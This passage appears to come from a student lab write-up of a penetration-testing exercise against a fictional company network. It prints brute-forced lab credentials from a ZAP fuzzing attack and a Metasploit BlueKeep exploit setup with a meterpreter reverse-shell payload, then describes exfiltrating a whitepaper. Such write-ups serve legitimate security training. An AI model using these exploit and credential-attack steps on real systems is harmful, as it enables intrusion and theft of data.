



Figure 29: Invoice and Financial History documents on the Attacker machine.

This may not be the intended method for accessing the necessary financial history documents. This method took many hours of manually searching through directories in hopes of finding some information about the Mars webpage or the financial documents. Another way to access the web server resources was to utilize ZAP for its web service fuzzing attack, given a supplied list of possible usernames and passwords. We also decided to run this to gain additional information about the web server and to see if any other documents were on the webpage. For this fuzzing attack, we set up the environment as depicted in the Tutorial, where we utilized a list of the initial Mars emails as usernames, the topWordlist file as the possible password input and allowed it to run on its own for an extended period. Eventually, the system resulted in a correct User and password pair with the username jregato@mars.com and the password kingston1. As shown in Figure 30, these credentials allowed us to access a hidden Resources page on the website and download the invoices and financial history documents through these means.





Figure 30: ZAP fuzzing attack for website password cracking and resources page.

## Section 2.2.4

Given the hints in the question, we investigated the Mars Y system using the Bluekeep exploit. Figures 31 and 32 show the setup and execution of the Bluekeep exploit.

```
msf6 > search Bluekeep

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check
   -  ----                                          ---------------  ----    -----
   0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep  2019-05-14       normal  Yes
oft Remote Desktop RCE Check
   1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce  2019-05-14    manual  Yes
mote Windows Kernel Use After Free


Interact with a module by name or index. For example info 1, use 1 or use exploit/wind
p_rce

msf6 > use 1
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 192.168.176.5
rhosts => 192.168.176.5
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > cd lhost 192.168.176.6
[-] The specified path does not exist
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set lhost 192.168.176.6
lhost => 192.168.176.6
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >
```

Figure 31: setting targets and hosts for Bluekeep.






Figure 32: Running Bluekeep successfully.

As Bluekeep finished running, we had access to the Windows 7 System Mars Y. Furthermore, we had the highest privileges in the system and thus could do whatever we wished through the Metasploit console. We already know that the User Jcoulibaly created the whitepaper, so we should inspect that user directory first. Upon entering the directory, we searched through until we entered 'Users\jcoulibaly\Desktop\Azure\Ultimate\deepdown\'. As shown in Figure 33, within the deepdown directory, we found the whitepaper we were looking for.








Figure 33: Directory navigation to the folder with strategic white paper.

Thus, using Metasploit's built-in download command, as shown in Figure 34 and Figure 35, we exfiltrated the file to our attacking machine and completed the task requirements.





Figure 34: Download command through Meterpeter.





Figure 35: Confirmation of Whitepaper on Kali Linux Attacker.

# References


[1] C. Burdova, What is EternalBlue and why is the MS17-010 exploit still relevant?, https://www.avast.com/c-eternalblue (accessed Mar. 6, 2024).

[2] “Microsoft Operating Systems bluekeep vulnerability: CISA,” Cybersecurity and Infrastructure Security Agency CISA, https://www.cisa.gov/news-events/cybersecurity-advisories/aa19-168a (accessed Mar. 6, 2024).

[3] M. B. Fabian Bäumer, “Terrapin attack,” Terrapin Attack, https://terrapin-attack.com/ (accessed Mar. 6, 2024).

[4] “Cross-site scripting (XSS),” Cross Site Scripting (XSS) | OWASP Foundation, https://owasp.org/www-community/attacks/xss/ (accessed Mar. 6, 2024).

[5] “How to use john the Ripper in Metasploit to quickly crack windows hashes,” WonderHowTo, https://null-byte.wonderhowto.com/how-to/use-john-ripper-metasploit-quickly-crack-windows-hashes-0200322/ (accessed Mar. 5, 2024).

[6] “SSH username enumeration - Metasploit,” InfosecMatter, https://www.infosecmatter.com/metasploit-module-library/?mm=auxiliary%2Fscanner%2Fssh%2Fssh_enumusers (accessed Mar. 5, 2024).